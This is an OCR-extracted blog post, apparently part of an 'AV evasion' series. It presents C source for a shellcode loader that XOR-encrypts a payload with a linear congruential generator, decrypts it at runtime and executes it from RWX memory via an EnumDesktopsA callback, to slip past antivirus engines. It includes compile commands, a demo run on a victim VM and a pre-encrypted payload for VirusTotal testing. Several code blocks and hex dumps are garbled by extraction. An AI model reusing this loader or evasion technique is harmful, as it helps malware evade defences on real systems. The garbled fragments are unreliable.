


Malware AV/VM evasion - part 18: encrypt/decrypt payload via modular multiplication-based block cipher. Simple C++ example.

cocomelonc.github.io/malware/2023/06/26/malware-av-evasion-18.html

June 26, 2023

8 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
34     for(size_t i = len; i < len + padding; i++) {
35         padded_data[i] = padding;
36     }
37 }
38
39 unsigned char* pad_data(unsigned char* data, size_t padding) {
40     size_t len = block_size - len % block_size;
41     unsigned char* padded_data = (unsigned char*)malloc(len + padding);
42     memcpy(padded_data, data, len);
43
44     for(size_t i = len; i < len + padding; i++) {
45         padded_data[i] = 0x90; // padding
46     }
47
48     *new_len = len + padding;
49     return padded_data;
50 }
51
52 unsigned char* unpad_data(unsigned char* data, size_t padding) {
53     size_t len = data[*len - 1];
54     *len -= padding + 1; // adjust length
55 }
56
57 void mmb_encrypt(unsigned char* data, size_t len) {
58     size_t padding = data[*len - 1];
59     data[*len - 1] = 0;
60
61     for(size_t i = 0; i < len; ++i) {
62         // encrypt one byte at a time
63         uint32_t rand = next_random();
64         data[i] ^= (rand & 0xFF); // only
65     }
66 }
67
68 void mmb_decrypt(unsigned char* data, size_t len) {
69     // decryption is the same as encryption for this cipher
70 }
```

NORMAL hack.c

This post is the result of my own research on trying to evade AV engines via encrypting payload with another logic: modular multiplication-based cipher. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

modular multiplication-based block cipher

A modular multiplication-based block cipher is a type of symmetric key block cipher that uses the mathematical operation of modular multiplication as its primary method of encryption.

Modular multiplication is an operation that is easy to compute in one direction but hard to reverse without knowing a specific secret value, making it suitable for encryption purposes. In a modular multiplication-based block cipher, the plaintext is broken up into blocks of a fixed size and each block is then encrypted using a modular multiplication operation.

The modular multiplication operation consists of two parts: a multiplier and a modulus. The multiplier is a number that the plaintext is multiplied by, and the modulus is the number that the resulting product is divided by to obtain the remainder. This remainder is the ciphertext block.

The decryption process involves an inverse modular multiplication operation. Knowing the modulus and the multiplier allows the original plaintext block to be recovered from the ciphertext block.

The security of a modular multiplication-based block cipher relies on choosing a multiplier that has certain mathematical properties relative to the modulus. For example, the multiplier and the modulus should be coprime, meaning that they share no common divisors other than [1](#).

This type of block cipher is fairly simple to implement and understand, and it can provide a reasonable level of security if the multiplier and modulus are chosen carefully. However, it is not as secure as more complex block ciphers such as AES and is typically not used in high-security applications.

practical example

Designing and implementing a secure modular multiplication-based block cipher from scratch is a complex task that requires advanced knowledge in cryptography. Here's a simple (but not secure!) implementation of a multiplication-based cipher. For simplicity, my code implements a stream cipher instead of a block cipher.

```

#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

// change these to your own keys
#define MULTIPLIER 0x12345
#define INCREMENT 0x6789

uint32_t state = 0;

void seed(uint32_t seed_value) {
    state = seed_value;
}

uint32_t next_random() {
    // the modulus is 2^32, since we're using a uint32_t
    state = (MULTIPLIER * state + INCREMENT);
    return state;
}

void mmb_encrypt(unsigned char *data, size_t len) {
    for(size_t i = 0; i < len; ++i) {
        // encrypt one byte at a time
        uint32_t rand = next_random();
        data[i] ^= (rand & 0xFF); // only use the least significant byte
    }
}

void mmb_decrypt(unsigned char *data, size_t len) {
    // decryption is the same as encryption for this cipher
    mmb_encrypt(data, len);
}

```

This code implements a very simple *linear congruential generator (LCG)* as a *pseudorandom number generator (PRNG)*. The PRNG is seeded with a “key”, and generates a stream of pseudorandom numbers. This stream is then used to **XOR** the data to be encrypted.

Then, the **pad_data** function fills any extra space with the byte **0x90**:

```

unsigned char* pad_data(unsigned char* data, size_t len, size_t block_size, size_t
*new_len) {
    size_t padding = block_size - len % block_size;
    unsigned char* padded_data = (unsigned char*)malloc(len + padding);
    memcpy(padded_data, data, len);

    for(size_t i = len; i < len + padding; ++i) {
        padded_data[i] = 0x90; // padding with 0x90
    }

    *new_len = len + padding;
    return padded_data;
}

```

The `unpad_data` function reads this byte and removes the appropriate amount of padding. Note that this introduces an upper limit of `255 bytes` for the padding, which is more than enough for block sizes used in practice.

```

void unpad_data(unsigned char* data, size_t *len) {
    size_t padding = data[*len - 1]; // last byte is the padding length
    *len -= padding + 1; // adjust length to remove padding and padding length byte
}

```

Let's go to encrypt and decrypt payload with this function. The full source is looks like this `hack.c`:

```

/*
 * hack.c
 * modular multiplication based block cipher (stream cipher)
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/06/26/malware-av-evasion-18.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

// change these to your own keys
#define MULTIPLIER 0x12345
#define INCREMENT 0x6789

uint32_t state = 0;

void seed(uint32_t seed_value) {
    state = seed_value;
}

uint32_t next_random() {
    // the modulus is 2^32, since we're using a uint32_t
    state = (MULTIPLIER * state + INCREMENT);
    return state;
}

// padding
unsigned char* pkcs7_pad(unsigned char* data, size_t len, size_t block_size, size_t
*new_len) {
    size_t padding = block_size - len % block_size;
    unsigned char* padded_data = (unsigned char*)malloc(len + padding);
    memcpy(padded_data, data, len);

    for(size_t i = len; i < len + padding; ++i) {
        padded_data[i] = padding;
    }

    *new_len = len + padding;
    return padded_data;
}

unsigned char* pad_data(unsigned char* data, size_t len, size_t block_size, size_t
*new_len) {
    size_t padding = block_size - len % block_size;
    unsigned char* padded_data = (unsigned char*)malloc(len + padding);
    memcpy(padded_data, data, len);

    for(size_t i = len; i < len + padding; ++i) {
        padded_data[i] = 0x90; // padding with 0x90
    }
}

```

```

    *new_len = len + padding;
    return padded_data;
}

void unpad_data(unsigned char* data, size_t *len) {
    size_t padding = data[*len - 1]; // last byte is the padding length
    *len -= padding + 1; // adjust length to remove padding and padding length byte
}

void mmb_encrypt(unsigned char *data, size_t len) {
    for(size_t i = 0; i < len; ++i) {
        // encrypt one byte at a time
        uint32_t rand = next_random();
        data[i] ^= (rand & 0xFF); // only use the least significant byte
    }
}

void mmb_decrypt(unsigned char *data, size_t len) {
    // decryption is the same as encryption for this cipher
    mmb_encrypt(data, len);
}

int main() {
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";

    int my_payload_len = sizeof(my_payload);
    size_t pad_len;
}

```

```

seed(12345); // seed the PRNG

printf("original shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
}
printf("\n\n");

// unsigned char* padded = pkcs7_pad(my_payload, my_payload_len - 1, 16, &pad_len);
unsigned char* padded = pad_data(my_payload, my_payload_len - 1, 16, &pad_len);

printf("padded shellcode: ");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

mmb_encrypt(padded, pad_len);

printf("encrypted shellcode: ");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

seed(12345); // reset the PRNG to the same state
mmb_decrypt(padded, pad_len);

printf("decrypted shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}

printf("\n\n");
unpad_data(padded, &pad_len); // unpad the data

LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

free(padded);
return 0;
}

```

As usually, I used **meow-meow** messagebox payload:

```

"\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

```

For checking correctness, also added printing logic.

demo

Let's go to see everything in action. Compile it (in **kali** machine):

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-06-26-malware-av-evasion-18]
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-06-26-malware-av-evasion-18]
$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Jun 26 11:13 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 4948 Jun 26 11:13 hack.c
```

Then, just run it in the victim's machine (**windows 10 x64 22H12** in my case):

```
.\hack.exe
```

win10-MA (fresh+idapro7.7) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Windows PowerShell

Recycle Bin

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/pscore6>

```
PS C:\Users\user> cd .\Desktop\research\2023-06-26-malware-av-evasion-18\
```

```
PS C:\Users\user\Desktop\research\2023-06-26-malware-av-evasion-18> PS C:\Users\user\Desktop\research\2023-06-26-malware-av-evasion-18> .\hack.exe
```

Original shellcode: fc 48 81 e4 f0 ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 17 5d 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 1a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 5e 3d 00 00 00

padded shellcode: fc 48 81 e4 f0 ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 17 5d 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 1a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 5e 3d 00 00 00

Meow-meow!

OK

```
original shellcode: fc 48 81 e4 f0 ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 17 5d 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 1a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 5e 3d 00 00 00
```

```
encrypted shellcode: 1a cf 6d c1 72 6c d7 ae b6 0f a4 b0 7a za si za 06 65 0d 03 3a 72 4a e4 06 04 46 8d 54 53 5b cb de dd9 84 0e 30 d3 36 f9 b5 4d d4 23 12 c4 f7 83 fc da 0d 7c 1a 92 b8 4d 12 8e 88 4f 66 5b f1 38 6f 4a ed e4 83 b1 b5 43 5f -Shce 5a 35 b1 79 00 17 1d b5 20 5d 33 d3 66 ca 8e c7 d4 ad 2a 93 15 99 f2 c8 44 f2 e3 f6 fa b6 e7 7a 99 91 cb 20 c0 77 87 1f 29 5a 9c f1 9f af 24 80 85 42 3a a6 f4 57 ce 24 94 c2 bf e9 10 17 52 65 3c 3b d3 00 9c a7 89 90 d6 be e7 10 44 f7 de e1 bb b2 a5 14 92 06 43 05 04 32 15 b6 70 35 b3 4c a3 9e c0 80 55 7f 16 6c 0b 93 a8 fc e9 e6 ee a4 8c 92 ba 68 27 7f 19d 6d 3d 83 8a 29 cb 6d 9c 08 dd fb f9 5f 49 4e 36 c5 cf 8c cb 53 d3 67 86 ab d2 55 06 59 1e c7 27 0c c5 a2 0d 00 7c eb f65 c5 5d 9a 35 cc 84 73 f2 7d f5 92 ab 89 e8 2f 95 71 0e dc bc 0f ec 5d 67 f1 0f 88 d2 92 f7 cb 62 39 42 af 23 e3 ad fe 0b 5a 29 78 c3 63 61 3b 8a af aa 79 69 bf f3 c6 be 8d 0c b8 0c dd fc 5b 50 f3 30 37 ae 2f be 97 97 01 eb 7c 8d 26 dc 2e PE-7f 64 dd da eb 20 69
```

Show

```
decrypted shellcode: fc 48 81 e4 f0 ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 17 5d 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 1a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 5e 3d 00 00 00
```

proc5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 5e 3d 00 00 00

Right Ctrl

```

29 // .padding
30 unsigned char* pkcs7_pad(unsigned char*
31     size_t padding = block_size - len % 
32     unsigned char* padded_data = (unsigned
33     memcpy(padded_data, data, len);
34
35     for(size_t i = len; i < len + padding;
36     padded_data[i] = padding;
37 }
38
39     *new_len = len + padding;
40     return padded_data;
41 }
42
43 unsigned char* pad_data(unsigned char*
44     size_t padding = block_size - len %
45     unsigned char* padded_data = (unsigned
46     memcpy(padded_data, data, len);
47
48     for(size_t i = len; i < len + padding;
49     padded_data[i] = 0x90; // padding
50 }
51
52     *new_len = len + padding;
53     return padded_data;
54 }
55
56 void unpad_data(unsigned char* data,
57     size_t padding = data[*len-1]; //
58     *len -= padding + 1; // adjust len
59 }
60
61 void mmb_encrypt(unsigned char* data,
62     for(size_t i = 0; i < len; ++i) {
63     // encrypt one byte at a time
64     uint32_t rand = next_random();
65     data[i] ^= (rand & 0xFF); // only use the least significant byte
66
67     NORMAL hack.c

```

```

72 }
73
74 int main() {
75     unsigned char my_payload[] = {
76         "\xf0\x48\x81\xe4\xf0\xfff\xff\x80\x80\x80\x00\x00\x41",
77         "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\xbb\x52\x60",
78         "\x3e\x48\x80\x52\x18\x3e\x48\x80\x52\x20\x3e\x48\x80\x72",
79         "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac",
80         "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\x90\x0d\x41\x01\xc1\xe2",
81         "\x4ed\x52\x41\x51\x3e\x48\xbb\x52\x20\x3e\x8b\x42\x3c\x80",
82         "\x01\x03\xe\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\xef",
83         "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49",
84         "\x01\x0d\x0e\x3e\x5c\x48\xff\xcc\x91\x3e\x41\x8b\x34\x88\x01",
85         "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\x90\x0d\x41\x01",
86         "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x80\x45\x39\xd1",
87         "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41",
88         "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\xbb",
89         "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x59\x5a\x41\x58",
90         "\x41\x59\x41\x5a\x41\x58\x83\xec\x20\x41\x52\xff\x0e\x58\x41",
91         "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\x5d\x49\x7c",
92         "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e",
93         "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83",
94         "\x5d\x07\xff\xd5\xbb\xce\x1d\x2a\x0a\x41\xba\x6\x95\xbd",
95         "\x9d\x1f\xd5\x48\x83\xc4\x28\x3c\x06\x7a\x0a\x80\xfb\xe0",
96         "\x75\x05\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff",
97         "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x03\xd\x5e",
98         "\x2e\x2e\x5e\x3d\x00",
99
100     int my_payload_len = sizeof(my_payload);
101     size_t pad_len; // size_t i = len; i < len + padding;
102     padded_data[i] = padding;
103     seed(12345); // seed the PRNG
104
105     printf("original shellcode: ");
106     for (int i = 0; i < my_payload_len; i++) {
107         printf("%02x ", my_payload[i]);

```

As you can see, everything is worked perfectly! =^..^=

practical example 2. for virustotal

The second example is just for checking VirusTotal results for this: let's say we have encrypted payload, we decrypt it and run (`hack2.c`).

```

/*
 * hack2.c
 * modular multiplication based block cipher (stream cipher)
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/06/26/malware-av-evasion-18.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

// change these to your own keys
#define MULTIPLIER 0x12345
#define INCREMENT 0x6789

uint32_t state = 0;

void seed(uint32_t seed_value) {
    state = seed_value;
}

uint32_t next_random() {
    // the modulus is 2^32, since we're using a uint32_t
    state = (MULTIPLIER * state + INCREMENT);
    return state;
}

void mmb_encrypt(unsigned char *data, size_t len) {
    for(size_t i = 0; i < len; ++i) {
        // encrypt one byte at a time
        uint32_t rand = next_random();
        data[i] ^= (rand & 0xFF); // only use the least significant byte
    }
}

void mmb_decrypt(unsigned char *data, size_t len) {
    // decryption is the same as encryption for this cipher
    mmb_encrypt(data, len);
}

int main() {
    unsigned char padded[] =
        "\x1a\xcf\x6d\xc1\x72\x6c\xd7\xae\xb6\x0f\xa4\xbd\x7a"
        "\x2a\x31\x28\x86\x65\x0d\x03\x3a\x72\x4a\xe4\x06\x04"
        "\x46\x8d\x54\x53\x5b\xcb\xde\xd9\x84\x0e\x30\xd3\x36"
        "\xf9\xb5\x4d\xd4\x23\x12\xc4\xf7\x83\xfc\xda\x0d\x7c"
        "\x1a\x92\xb8\x4d\x12\x8e\x88\x4f\x66\x5b\xf1\x38\x6f"
        "\x4a\xed\xe4\x83\xb1\x05\x43\x5f\xce\x5a\x35\xb1\x79"
        "\x00\x17\x1d\xb5\x20\x5d\x33\xd3\x66\xca\x8e\xc7\xd4"
        "\xad\x2a\x93\x15\x99\xf2\xc8\xc4\x44\xf2\xe3\xf6\xfa"
        "\xb6\xe7\x7a\x99\x91\xcb\x20\xc0\x77\x87\x1f\x29\x5a"
}

```

```

"\x9c\xf1\x9f\xaf\x24\x80\x85\x42\x3a\xa6\xf4\x57\xce"
"\x24\x94\xc2\xbf\xe9\x10\x17\x52\x65\x3c\x3b\xd3\x00"
"\x9c\xa7\x89\x90\xd6\xbe\xe7\x10\x44\xf7\xde\xe1\xbb"
"\xb2\xa5\x14\x92\x06\x43\x05\x04\x32\x15\xb6\x70\x35"
"\xb3\x4c\xa3\x9e\xc0\x80\x55\x7f\x16\x6c\x0b\x93\xa8"
"\xfc\xe9\xe6\x6e\xa4\x8c\x92\xba\x68\x27\x7f\x9d\x6d"
"\x3d\x83\x8a\x29\xcb\xd6\x9c\x08\xdd\xfb\xf9\x5f\x49"
